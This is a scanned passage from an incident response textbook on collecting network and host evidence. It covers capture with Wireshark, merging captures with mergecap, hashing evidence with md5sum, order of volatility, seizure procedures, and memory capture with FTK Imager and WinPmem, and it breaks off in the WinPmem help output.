


Figure 5.10 – Analysis of the RawCap file in Wireshark

Now that we have introduced Wireshark, we will examine how the tool can also be used to capture network traffic.

Wireshark

Wireshark is a Unix or Windows packet capture and analysis tool. Unlike `tcpdump` or tools such as RawCap, Wireshark is a GUI-based tool and includes not only packet capture but also analysis features. As a result, Wireshark may be difficult to deploy rapidly during an incident, as the program has to be installed. Furthermore, the tool is only supported on Windows or macOS. Installing Wireshark on a Linux system requires a bit more effort. The one distinct advantage that Wireshark has over command-line options is that incident response analysts can perform a detailed inspection of the traffic as it is being captured. Wireshark can be run on the system itself or on a USB drive. Once installed, it must be run as an administrator. To perform a packet capture with Wireshark, the following process is used:

1. The first step is to select an interface where Wireshark will capture traffic:

https://t.me/learningnets




Figure 5.11 – Wireshark Capture interfaces

In the screenshot, there is only one interface that appears to be handling traffic. The capture will be performed on the **Ethernet0** interface.

2. Double-clicking on the interface will start a packet capture. As was stated before, unlike **tcpdump** or RawCap, the actual capture is outputted to the screen for immediate analysis:




Figure 5.12 – A Wireshark capture view

https://t.me/learningnets

3. To stop the capture, click the red box in the upper-left corner of the pane. The file can then be saved for further analysis.

Another tool that is included with Wireshark and is useful during evidence acquisition is **mergecap**. **mergecap** is a command-line tool that allows incident response analysts to combine multiple packet capture files from Wireshark, `tcpdump`, or RawCap. This is extremely useful in situations where incident response analysts obtain packet captures from several sources but want to check for traffic to a specific host. To access the menu for mergecap, type the following into Command Prompt:

```
arkimie@arkime:~$mergecap -help
```

That command produces the following help information:

```
arkime@arkime:~$ mergecap -help
Mergecap (Wireshark) 3.2.3 (Git v3.2.3 packaged as 3.2.3-1)
Merge two or more capture files into one.
See https://www.wireshark.org for more information.

Usage: mergecap [options] -w <outfile>|- <infile> [<infile> ...]

Output:
  -a                 concatenate rather than merge files.
                     default is to merge based on frame timestamps.
  -s <snaplen>       truncate packets to <snaplen> bytes of data.
  -w <outfile>|-     set the output filename to <outfile> or '-' for stdout.
  -F <capture type> set the output file type; default is pcapng.
                     an empty "-F" option will list the file types.
  -I <IDB merge mode> set the merge mode for Interface Description Blocks; default
is 'all'.
                     an empty "-I" option will list the merge modes.

Miscellaneous:
  -h                 display this help and exit.
  -v                 verbose output.
```

Figure 5.13 – The mergecap help menu

To merge several packet capture files, the following command is used:

```
arkime@arkime:~$mergecap -w switches.pcap switch1.pcap switch2.
pcap switch3.pcap
```

By combining the output of three packet captures into one file, the incident response analyst can examine a wider range of activities across multiple network paths. If, for example, the analyst is searching for traffic coming from an unknown host to an external C2 server, they would be able to combine captures over the entire span of the network and then search for that IP, rather than individually picking through each packet capture.

https://t.me/learningnets

Evidence collection

In order to conduct a proper examination of log files and other network data such as packet captures, they often have to be moved from the log source and examined offline. As with any source of evidence, log files or packet captures have to be handled with due care to ensure that they are not corrupted or modified during the transfer. One simple solution is to transfer the evidence immediately to a USB drive or similar removable medium. From there, a hash can be created for the evidence prior to any examination.

The acquisition of network evidence such as a packet capture or a log file should be thoroughly documented. Incident response personnel may be acquiring log files and packet captures from several sources over the entire network. As a result, they should ensure that they can trace back every separate piece of evidence to its source, as well as the date and time that the evidence was collected. This can be recorded on a network evidence log sheet and entries can be completed for each piece of evidence. For example, see the following entry:

File Details

File Name:	Description:	Hash:	Source:
ping_capture	Packet capture of ICMP activity	1a2edfe917b912696e4f7df3aacfafb8	192.168.0.110

Date / Time Acquired:	Captured By:	Method:	Storage Drive:
20220403T1634 UTC	G. Johansen	tcpdump	Evidence_001

Figure 5.14 – A network evidence collection entry

The log entry captures the following necessary information:

- **File Name**: Each log file or packet capture should have its own unique name. Within the procedures in use by the CSIRT, there should be a naming convention for different types of evidence files.
- **Description**: A brief description of the file. There does not need to be too much detail unless it is a particularly unique file and a detailed description is called for.
- **Hash**: A comprehensive overview of hashing will be covered in later chapters. For now, it suffices to say that a hash is a one-way algorithm that is utilized to provide a digital fingerprint for a file. This hash will be recorded at the collection phase and after analysis to demonstrate that the file was not modified during the analysis phase. There are several ways to compute the hash. In this case, the MD5 hash can be computed using the **md5sum** installed hashing program on Ubuntu. **md5sum** has several different options that can be accessed via the command line. For the help menu, type the following:

```
arkime@arkime:~$md5sum --help
```

https://t.me/learningnets

That produces the following help menu:

```
arkime@arkime:~$ md5sum -help
md5sum: invalid option -- 'h'
Try 'md5sum --help' for more information.
arkime@arkime:~$ md5sum --help
Usage: md5sum [OPTION]... [FILE]...
Print or check MD5 (128-bit) checksums.

With no FILE, or when FILE is -, read standard input.

  -b, --binary         read in binary mode
  -c, --check          read MD5 sums from the FILEs and check them
      --tag            create a BSD-style checksum
  -t, --text           read in text mode (default)
  -z, --zero           end each output line with NUL, not newline,
                       and disable file name escaping

The following five options are useful only when verifying checksums:
      --ignore-missing  don't fail or report status for missing files
      --quiet          don't print OK for each successfully verified file
      --status         don't output anything, status code shows success
      --strict         exit non-zero for improperly formatted checksum lines
  -w, --warn           warn about improperly formatted checksum lines

      --help     display this help and exit
      --version  output version information and exit

The sums are computed as described in RFC 1321.  When checking, the input
should be a former output of this program.  The default mode is to print a
line with checksum, a space, a character indicating input mode ('*' for binary,
' ' for text or where binary is insignificant), and name for each FILE.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/md5sum>
or available locally via: info '(coreutils) md5sum invocation'
```

Figure 5.15 – The md5sum help menu

The MD5 hash can be calculated for the packet capture from the switch by simply entering the following command:

```
arkime@arkime:~$md5sum ping_capture
```

This produces the following output:

```
arkime@arkime:~$ md5sum ping_capture
1a2edfe917b912696e4f7df3aacfafb8  ping_capture
arkime@arkime:~$
```

Figure 5.16 – A md5sum file calculation

https://t.me/learningnets

- **Source**: The source is important. In this case, the packet capture was obtained from the system located at the `192.168.0.110` IP address.
- **Date / Time Acquired**: Record the date and time that the file was captured. Usually, this is the same as the date and time that the capture was stopped. If it is a long packet capture, the start and stop times of the capture can be noted.

> **Setting the time standard**
>
> Prior to an incident, it is important to identify what time zone will be in use. From an evidentiary standpoint, the time zone does not really matter as long as it is consistent throughout the entire incident investigation.

- **Captured By**: Ensure that the person collecting the file is identified.
- **Method**: Indicate what tool was used to capture the file.
- **Storage Drive**: Once the evidence has been captured, transfer it to an evidence storage drive. This should also be documented.

Once the collection is complete, a chain of custody form should also be filled out for the external medium that contains the evidence files. From here, the files can be analyzed.

Summary

Evidence that is pertinent to incident responders is not just located on the hard drive of a compromised host. There is a wealth of information available from network devices spread throughout the environment. With proper preparation, a CSIRT may be able to leverage the evidence provided by these devices using solutions such as a SIEM. CSIRT personnel also has the ability to capture network traffic for later analysis through a variety of methods and tools. However, all these techniques are influenced by the legal and policy implications that CSIRT personnel and the organization at large need to navigate. By preparing for the legal and technical challenges of network evidence collection, CSIRT members can leverage this evidence and move closer to the goal of determining the root cause of an incident and bringing the organization back to its full operation.

This chapter discussed several sources of evidence available to incident response analysts. Logs from network devices, whether they report to a SIEM or through other methods, can give you an insight into what has transpired in the network. Packet captures provide details about the exact nature of network traffic. Finally, analysts must be prepared to acquire these sources of evidence in a forensically sound manner.

In the next chapter, the focus will shift from network evidence acquisition to acquiring volatile data from host-based systems.

https://t.me/learningnets

Questions

1. Which of these items are potential sources of network evidence?

   A. Switches
   B. Routers
   C. Firewalls
   D. All of the above

2. Network diagrams are important in identifying potential areas where network evidence can be acquired.

   A. True
   B. False

3. Which of the following is not a network forensic evidence capture tool?

   A. RawCap
   B. Wireshark
   C. WinPcap
   D. LogBeat

4. When conducting evidence acquisition, it is not important to record the hash value of the file.

   A. True
   B. False

Further reading

- Wireshark training: `https://www.chappell-university.com/`
- *Introduction to Cisco IOS NetFlow – A Technical Overview*: `https://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html`

https://t.me/learningnets

6

Acquiring Host-Based Evidence

Host systems are the targets of malicious actions far too often. Host systems represent a possible initial target so that someone can gain a foothold in the network or a pivot point for additional attacks, or the end goal of threat actors. As a result, incident response analysts should be prepared to investigate these systems. Modern operating systems such as Microsoft Windows create a variety of evidentiary artifacts during the execution of an application, when changes to files are made, or when user accounts are added. All these changes leave traces of activity that can be evaluated by incident response analysts. The amount of data that's available to incident response analysts is increasing as storage and memory in even the lowest-cost consumer systems continue to expand. Commonly available systems are routinely manufactured with extensive memory and storage in terabytes; there is a great deal of data that could assist incident responders in determining a root cause. As a result, incident response analysts should be prepared to acquire different types of evidence from systems for further analysis.

We will cover the following topics in this chapter:

- Preparation
- Order of volatility
- Evidence acquisition
- Acquiring volatile memory
- Acquiring non-volatile evidence

Preparation

In terms of preparation, incident response analysts should have the necessary tools at their disposal to acquire host-based evidence. The techniques that will be discussed within this chapter do not rely on any highly-specialized technology, but rather on tools that can be acquired for little or no cost. It is critical that the tools that are selected for the acquisition of evidence are those that are provided by reputable sources, have been proven effective by other CSIRT personnel, and have been validated for efficacy prior to use. Outside of software, the only additional hardware that is required is external hard drives and common desktop computers.

https://t.me/learningnets

When supporting an enterprise environment, it is a good idea for incident response personnel to have a solid understanding of the types of systems that are commonly deployed. For example, in an enterprise that utilizes strictly Microsoft operating systems, the tools that are available should have the ability to support a wide range of versions of the Microsoft OS. In other circumstances, incident response personnel may support an enterprise where there is an 80/20 split between Microsoft and Linux systems; incident response personnel should be prepared with tools and techniques that support the acquisition of evidence.

Many of the tools and techniques that will be discussed in this chapter require administrator privileges. Incident responders should be provided with the necessary credentials to perform these tasks. It should be noted that analysts should only use existing accounts and that adding accounts to a possibly compromised system may make evidence inadmissible in a judicial proceeding. One technique is for incident response analysts to be given individual credentials that are enabled only during an incident. This allows the organization to separate the legitimate use of credentials from possible malicious ones. This also allows the incident response team to recreate their actions. It is worth noting that highly technical adversaries will often monitor the network they are attacking during an active compromise to determine whether they are being detected. Therefore, these credentials should not indicate that they are tied to the incident response analysts or other personnel investigating a possible breach.

Order of volatility

Not all evidence on a host system is the same. Volatility is used to describe how data on a host system is maintained after changes such as logoffs or power shutdowns. Data that will be lost if the system is powered down is referred to as **volatile data**. Volatile data can be data in the CPU, routing table, or ARP cache. One of the most critical pieces of volatile evidence is the memory currently running on the system. When investigating incidents such as malware infections, the memory in a live system is of critical importance. Malware leaves a number of key pieces of evidence within the memory of a system and, if lost, can leave the incident response analyst with little or no room to investigate. This can include such artifacts as registry data, command history, and network connections.

Non-volatile data is the data that is stored on a hard drive and will usually persist after shutting down. Non-volatile data includes **Master File Table** (**MFT**) entries, registry information, and the actual files on the hard drive. While malware creates evidence in memory, there are still items of evidentiary value in non-volatile memory. The following diagram shows the different levels of volatility of digital evidence that should be taken into account when determining the order of acquisition:

https://t.me/learningnets




Figure 6.1 – Digital evidence volatility

In the next section, we will learn how to collect evidence.

Evidence acquisition

There are a variety of methods that are used to not only access a potential evidence source but also determine the type of acquisition that can be undertaken. To define these methods, it is important to have a clear understanding of the manner and type of acquisition that can be utilized:

- **Local**: Having access to the system under investigation is often a luxury for most enterprises. Even so, there are many times when incident response analysts or other personnel have direct physical access to the system. A local acquisition can often be performed via a USB or other device and, in some circumstances, using the system itself.
- **Remote**: In a remote acquisition, incident response analysts leverage tools and network connections to acquire evidence. A remote acquisition is an obvious choice if incident response analysts are dealing with geographical challenges. This can also be useful if incident response analysts cannot be on-site immediately. (The next chapter will focus on remote evidence acquisition.)
- **Live acquisition**: A live acquisition of evidence occurs when the incident response analyst acquires the evidence from a system that is currently powered on and running. Some of the techniques that will be demonstrated in this chapter have to be deployed on a live system

https://t.me/learningnets

(for example, capturing running memory). Completely acquiring digital evidence from a live system may be a technique that's necessary for high-availability environments where a suspected system cannot be taken offline. These techniques allow incident response analysts to acquire and analyze evidence to determine whether a system is indeed compromised.

- **Offline acquisition**: The offline acquisition method is the one that's often used by law enforcement agencies to preserve digital evidence on the hard drive. This technique requires that the system be powered down and the hard drive removed. Once the drive is accessed, specialized tools are utilized to acquire the hard drive evidence. There are some drawbacks to focusing strictly on offline acquisition. First is the loss of any volatile memory. Second, it may be time-consuming to acquire a suspect system's hard drive, image it, and process the image for investigation. This may create a situation where incident responders do not have any idea of what has transpired for more than 24 hours.

Depending on the type of incident and any constraints in time or geography, incident response analysts should be prepared to perform any of these types of acquisitions. The best-case scenario is for a CSIRT to have the ability to perform both live and offline acquisition on any suspect system. This provides the greatest amount of evidence that can be analyzed. In terms of preparation, analysts should have the necessary tools and experience to conduct evidence acquisition through any of these methods.

To perform local acquisition, incident response analysts require an external hard drive or USB drive with sufficient space for the capture of at least the running memory of the system or systems that are being investigated, along with other files if deemed necessary. In order to ensure the integrity of the evidence being collected, it is advisable to configure the USB drive into two partitions. The first partition should contain the necessary tools to perform the evidence acquisition, while the second should act as a repository for the evidence. This also allows the incident response analyst to move evidence to a more permanent form of storage and subsequently, wipe the evidence partition without having to reinstall all the tools.

Evidence collection procedures

There are a number of parallels between digital forensics and other forensic disciplines such as trace evidence. The key parallel is that organizations acquiring evidence need to have a procedure that is sound, reproducible, and well documented. The following are some guidelines for the proper collection of digital evidence:

- **Photograph the system and the general scene**: One of the key pieces of equipment that can save time is a small digital camera. While it may seem overkill to photograph a system in place, in the event that actions that have been taken by incident responders see the inside of a courtroom, having photos will allow for proper reconstruction of the events. One word of caution, though, is to make sure that you utilize a separate digital camera. Utilizing a cell phone may expose the device to discovery in the event of a lawsuit or criminal proceeding. The best

https://t.me/learningnets

method is to snap all of the photos necessary at a convenient time and place and transfer them to permanent storage.

- **Determine whether the system is powered up**: If the system is powered on, leave it on. If the system is powered off, do not power it on. Several changes take place when turning a system on or off. If the system is powered on, the volatile memory will be available for capture. In addition, in the case of full disk encryption, leaving the system on will allow the responder to still acquire the logical disk volumes. If the system is turned off, preserving this state ensures that any evidence in the non-volatile memory is preserved. If incident response personnel feel that the system may be a danger to other systems, simply remove the network connection to isolate it.
- **Acquire the running memory**: This is a critical piece of evidence that can produce a wealth of data concerning running processes, DLLs in use, and network connections. Due to this, procedures for acquiring memory will be covered extensively in this chapter.
- **Acquire registry and log files**: While these files are non-volatile in nature, having near-immediate access is beneficial, especially when investigating malware or other exploitation means.
- **Unplug the power from the back of the system**: If the system is a laptop, remove the battery as well. This preserves the state of the system.
- **Photograph the back or bottom of the system to capture the model and serial number**: This procedure allows the incident response analyst to capture any information that's necessary for the chain of custody.
- **Remove the cover to the system and photograph the hard drive to capture the model and serial number**: Again, this aids in the reconstruction of the chain of custody.
- **Remove the hard drive from the system and package it in an anti-static bag**: Secure the drive in a sealable envelope or box. Anti-static bags will protect the hard drive, and the packaging should ensure that any attempt to open it will be evident. This can be facilitated through purpose-designed evidence bags or simple mailing envelopes that can be sealed with tape. The seizing analyst should sign any seals. Furthermore, indicate the incident number, evidence number, date, time, and seizing analyst somewhere on the exterior of the packaging.
- **Document all actions**: Ensure that dates and times are recorded, as well as which incident response analyst performed the action. Incident reporting is often the last stage of any response. As a result, hours or even days can pass before analysts are able to record their actions. Due to this, pictures and notes that are taken during the initial seizure are invaluable when it comes to reconstructing the sequence of events.

In the next section, we will look at acquiring volatile memory.

https://t.me/learningnets

Acquiring volatile memory

Traditional digital forensics, or what is often referred to now as dead box forensics, focuses on the hard disk drive that's been taken from a shut-down system acting as the primary source of evidence. This approach works well when addressing criminal activity such as fraud or child exploitation, where image files, word processor documents, and spreadsheets can be discovered in a forensically sound manner. The issue with this approach is that to properly acquire this evidence, the system has to be powered off, thereby destroying any potential evidence that could be found within the volatile memory.

As opposed to traditional criminal activity, incident responders will find that a great deal of evidence for a security incident is contained within the memory of a potentially compromised system. This is especially true when examining systems that have been infected with malware or exploited by utilizing a common platform such as Metasploit.

Key pieces of trace evidence are often found within the running memory of the compromised system. As a result, before powering down the system and removing the hard drive, it is critical that the running memory is acquired for processing. There are several free and commercial tools that can be leveraged by incident response analysts to acquire running memory. Which tool is used will often be dependent on the techniques and tools used during the analysis phase, which is covered in *Chapter 10*.

Running memory can be acquired in two ways. First, memory can be acquired locally via a USB device or other writable medium that is directly connected to the suspect system. The other method of acquiring memory is through a remote connection. This can be facilitated through the use of specialized software that performs the acquisition over a network connection (remote acquisition techniques will be covered in the next chapter).

If an incident response analyst has physical access to a potentially compromised system, they have the option of acquiring the memory and other evidence locally. This involves the use of tools that are run from a USB device or a similar removable medium that is connected to the potentially compromised system. From there, the tools are run, and the evidence is collected. A local acquisition is often conducted in conjunction with seizing the hard drive and other evidence from the system. There are several tools that are available for local acquisition. For the purposes of this book, three such tools – **Exterro's FTK Imager**, **Velocidex's WinPmem**, and **Belkasoft's RamCapturer** – will be examined.

When acquiring memory in this fashion, it is advisable to utilize an external drive with sufficient capacity for multiple files. Incident response analysts should make use of a USB device with two partitions. The first of these partitions contains the tools that are necessary to perform the memory acquisition, while the second partition will contain the evidence files. This way, incident response analysts can be sure that the evidence does not become commingled with their tools.

https://t.me/learningnets

FTK Imager

Exterro's FTK Imager is a Windows software platform that performs a variety of imaging tasks, including acquiring the running memory of a system. The software can be downloaded at `https://www.exterro.com/ftk-imager`. Let's take a look at this platform:

1. Once downloaded, install the executable in the **Tools** partition of the USB drive.
2. Open the `FTK Imager` folder and run the executable as an administrator. (FTK Imager requires the use of drivers and, as a result, requires administrator privileges.) The following window will appear:




Figure 6.2 – FTK Imager main window

https://t.me/learningnets

3. Click on **File** and then on **Capture Memory**. This opens the following window:




Figure 6.3 – FTK Imager memory capture

4. Browse to the **Evidence** partition of the USB drive attached to the system and provide a name for the capture file. This name should be a unique identifier such as `Laptop1` or `Evidence Item 1`. Another option that is useful is to use the system name, such as in *Figure 6.3*. Also, check the **Include pagefile** checkbox. There might not be any information of evidentiary value within the pagefile, but it may become important later during the investigation (the pagefile will be discussed later on, in *Chapter 10*).
5. Finally, there is the option to create an AD1 file; this is Exterro's proprietary file format. This file is for the analysis of the captured image using the FTK analysis program. For the purposes of this book, the standard output is sufficient for the analysis that will be performed.
6. Once the configuration details have been set, click on **Capture Memory** and the following screen will appear:

https://t.me/learningnets




Figure 6.4 – FTK Imager memory capture progress

7. After FTK Imager dumps the RAM, it will then extract the pagefile, as seen in the following figure:




Figure 6.5 – FTK Imager page file extraction

8. After running this, FTK Imager will indicate whether the memory capture was successful or not:




Figure 6.6 – FTK Imager memory capture success

https://t.me/learningnets

Examining the evidence partition of the evidence drive reveals the two files, as shown in the following screenshot:




Figure 6.7 – FTK Imager output files

Memory file size

Depending on the system, the `.mem` file may not exactly match the onboard RAM of the target system. In this case, the target system has 16 GB of physical RAM but the `.mem` file is nearly 2 GB larger. This can occur with operating systems that use virtual memory. In other circumstances, the actual RAM file may be smaller. This is an expected and normal occurrence.

The one disadvantage that FTK Imager has is that it requires a good deal of access to drivers and has several features. This makes moving the tool from system to system difficult. It also significantly reduces the ability to utilize FTK Imager in a script.

WinPmem

On the opposite side of the spectrum from FTK Imager is WinPmem. This is a single command line executable that can be executed in the same way that FTK Imager is executed. The one main difference is that the tool is much easier to script, so it can be deployed across several systems at once or in conjunction with other evidence collection.

WinPmem is a free tool that is available at `https://github.com/Velocidex/WinPmem`.

Once downloaded, the executable can be placed anywhere the analyst needs. WinPmem is a command line tool so let's examine the specific commands needed to capture the memory of the running system:

1. To acquire the physical memory of the target system, open a Windows Command Prompt instance as an administrator. Typing `E:\winpmem_mini_x64_rc2.exe -help` will produce the following help menu:

https://t.me/learningnets

```
E:\>winpmem_mini_x64_rc2.exe -help
WinPmem64
Winpmem - A memory imager for windows.
